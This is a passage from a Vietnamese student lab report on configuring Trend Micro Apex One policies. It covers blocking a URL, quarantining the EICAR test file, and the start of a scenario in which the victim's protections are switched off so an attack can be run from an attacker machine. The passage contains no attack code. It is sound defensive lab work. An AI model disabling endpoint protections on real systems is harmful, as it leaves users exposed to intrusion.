Hình 4.1.6. Đặt tên cho policy và chọn đối tượng để áp dụng policy

- Ở đây có 3 cách tìm kiếm đối tượng để áp dụng, bao gồm: Operating System, IP Addresses, và Host Name. Nhóm sẽ tìm đối tượng bằng địa chỉ IP: tick chọn IP addresses và nhập địa chỉ IP của Agent muốn áp dụng → chọn Add → chọn Search → tick chọn Agent → chọn Add Selected Targets → OK.



Hình 4.1.7. Tìm kiếm đối tượng để áp dụng policy



Hình 4.1.8. Chọn Agent để áp dụng policy

- Sau khi đã chọn đối tượng thành công, chọn Deploy để triển khai policy. Xem trên Dashboard quản trị, ta có thể thấy được các Policy đã được triển khai.

Policy Management												
Product:		Apex One Security Agent										
		Create		Copy Settings		Inherit Settings		Import Settings		Export Settings		Delete
Priority	Policy	Policy Version	Parent Policy	Deviations	Owner	Last Editor	Last Edited	Targets	Deployed	Pending	Offline	With Issues
Locked	Protected URL	1745997028	N/A	N/A	22520769@gmail.com	22520769@gmail.com	04/30/2025 07:10:28	Specified	0	1	0	0
Total: 0												0
Endpoints/Products without policies: 1												
Total endpoints/products: 2												

Hình 4.1.9. Danh sách các policy đã được triển khai

- Ta cũng có thể xem được các policy được áp dụng cho các Agent thông qua Directories → Policy Status.

The screenshot shows the Trend Vision One Standard Endpoint Protection interface. At the top, there's a navigation bar with tabs: Dashboard, Directories, Policies, Suspicious Object Sync, Investigation, Logs & Reports, and Administration. Below the navigation bar, it says 'victim' and has tabs for Threats, Policy Status, and Contact Information. Under 'Policy Status', there are two sections for 'DESKTOP-7SFB2BE (Windows 10)'. The first section lists 'Installed Product' (Apex One Agent), 'Version' (14.0), 'Build' (14492), 'Assigned Policy' (Protected URL), and 'Policy Status' (Pending: Waiting for product agent). The second section lists 'Installed Product' (Apex One Data Loss Prevention), 'Version' (14.0), 'Build' (14492), 'Assigned Policy' (None), and 'Policy Status' (Without policy).

Hình 4.1.10. Các policy được áp dụng cho các Agent

- Thực hiện update policy tự động trên Console hoặc update trên Agent. Thủ truy cập vào URL bị block trong policy thấy trang đã bị chặn. Có cảnh báo hiện trên máy Agent và có log được ghi lại ở cả phía Agent và Console quản trị.

The screenshot shows a web browser window titled 'Trend Micro Apex One'. The address bar says 'Not secure | 10.81.69.100:8080'. The main content area displays a 'Website blocked' message: 'The website you attempted to visit may be malicious or has been blocked by your administrator. Contact your administrator if you still need to access the website.' At the bottom, it says 'Copyright © 2025. Trend Micro™ Incorporated. All rights reserved.' The browser is running on a Windows 10 desktop, as indicated by the taskbar at the bottom.

Hình 4.1.11. Chặn truy cập URL thành công

4.1.3. Video demo

- Video demo: <https://youtu.be/ohn40r-i0MM>

4.2. Kịch bản 2: Phát hiện và ngăn chặn malware có sẵn trên endpoint

4.2.1. Tổng quát


- Trong kịch bản này, Trend Micro Apex One Agent đã được cài đặt sẵn trên thiết bị endpoint. Ngay khi Trend Micro Apex One Agent hoạt động và cập nhật policy về

phát hiện và ngăn chặn malware, agent sẽ tự động quét toàn bộ hệ thống để phát hiện các phần mềm độc hại, bao gồm cả những loại malware ẩn hoặc tồn tại từ trước.

- Tính năng sử dụng: **Real-Time Scan** – Tự động quét và giám sát liên tục các tệp khi được truy cập, tải xuống hoặc ghi mới. Cơ chế bảo vệ kết hợp các phương pháp phát hiện nâng cao như phân tích chữ ký, machine learning, giám sát hành vi và đánh giá tiến trình để nhận diện các mẫu mã độc ẩn danh hoặc chưa từng biết đến.
- Khi phát hiện malware, Apex One thực hiện các hành động sau:
 - Cách ly tập tin độc hại để ngăn chặn lây lan hoặc kích hoạt.
 - Ghi lại chi tiết sự kiện: tên tập tin, loại mối đe dọa, thời điểm phát hiện và người dùng liên quan.
 - Gửi cảnh báo tức thì về Apex One Console để quản trị viên theo dõi và xử lý.
- Ngoài ra, tùy theo chính sách bảo mật được thiết lập, Apex One còn có thể tự động ngắt kết nối mạng của endpoint, cô lập thiết bị khỏi mạng nội bộ hoặc kích hoạt quét sâu toàn hệ thống. Console trung tâm cung cấp khả năng giám sát, phân tích và phản ứng nhanh chóng nhằm bảo vệ toàn diện hệ thống khỏi các cuộc tấn công từ bên ngoài.


4.2.2. Triển khai

- Trước khi tạo Policy mới để phát hiện malware có sẵn trên máy, ta truy cập vào link <https://secure.eicar.org/eicar.com> để tải file malware giả về máy Victim.




Hình 4.2.1. File malware đang tồn tại trên máy Victim

- Truy cập vào Standard Endpoint Protection → Policy Management → Create → Anti-malware scans → Real-time Scan.




Hình 4.2.2. Truy cập vào Policy Management để đặt Policy

- Click vào ô Enable virus/malware scan và Enable spyware/grayware scan để bật tính năng quét và phát hiện các loại virus và malware phổ biến.




Hình 4.2.3. Bật tính năng Real-time Scan

- Tiếp theo click vào Targets → Manage targets và chọn Endpoint để deploy policy này, ta có thể chọn endpoint theo Host name, IP address và hệ điều hành.




Hình 4.2.4. Tìm kiếm Agent để áp dụng Policy dựa trên địa chỉ IP và Hệ điều hành

- Sau khi chọn được Endpoint mong muốn click vào Add specific targets → OK




Hình 4.2.5. Chọn Agent để áp dụng Policy

- Đã chọn Endpoint để deploy policy thành công.




Hình 4.2.6. Chọn Policy thành công

- Sau khi chọn Targets xong click vào deploy ở góc dưới màn hình để deploy policy.




Hình 4.2.7. Đặt tên cho Policy và chọn Deploy để triển khai Policy

- Quá trình này tốn vài phút để deploy thành công.



Hình 4.2.8. Policy hiển thị trên Dashboard

- Khi này Endpoint sẽ phát hiện máy bị dính malware, ta có thể kiểm tra trên log của phần mềm Agent tại máy Endpoint hoặc log của server. Ta thấy file malware có sẵn trên máy cũng đã bị cách ly.



Hình 4.2.9. File malware đã bị phát hiện và bị cách ly; Log được Apex One ghi lại

4.2.3. Video demo

- Video demo: <https://youtu.be/O0UkCtBXH5s>


4.3. Kịch bản 3: Phát hiện và ngăn chặn malware tấn công từ bên ngoài

4.3.1. Tổng quát

- Trong kịch bản này, ngay khi Trend Micro Apex One Agent hoạt động và cập nhật policy về malware, agent sẽ tự động quét toàn bộ hệ thống để phát hiện và ngăn chặn cuộc tấn công malware đang diễn ra. Bên cạnh đó, khi người dùng truy cập vào một website và tải về tệp đính kèm chứa mã độc, Trend Micro Apex One Agent cũng sẽ lập tức kích hoạt cơ chế bảo vệ. Agent chủ động theo dõi và phân tích hành vi tải xuống theo thời gian thực để phát hiện mối đe dọa ngay khi tệp vừa xuất hiện trên hệ thống.
- Tính năng sử dụng: Real-Time Scan – Tương tự như kịch bản 2.
- Khi phát hiện mã độc, Apex One thực hiện các hành động sau:
 - Nhanh chóng phát hiện và ngăn chặn cuộc tấn công malware đang diễn ra, ngắt kết nối với máy attacker và xóa tệp mã độc, hoặc chặn tệp độc hại ngay trong quá trình tải về, ngăn mã độc thực thi hay lây lan vào hệ thống.
 - Ghi nhận đầy đủ chi tiết sự kiện: tên website, đường dẫn tệp, loại mã độc, thời điểm phát hiện và người dùng có liên quan.
 - Gửi cảnh báo tức thì lên Apex One Console để quản trị viên theo dõi và xử lý.
- Ngoài ra, tùy theo chính sách bảo mật được thiết lập, Apex One còn có thể tự động ngắt kết nối mạng của endpoint, cô lập thiết bị khỏi mạng nội bộ hoặc kích hoạt quét sâu toàn hệ thống. Console trung tâm cung cấp khả năng giám sát, phân tích và phản ứng nhanh chóng nhằm bảo vệ toàn diện hệ thống khỏi các cuộc tấn công từ bên ngoài.

4.3.2. Triển khai

- Ban đầu, máy Victim sẽ tạm thời tắt những tính năng bảo mật của Agent để thực hiện tấn công malware từ máy Attacker. Sau đó, những tính năng bảo mật đó sẽ được bật lại để kiểm tra.



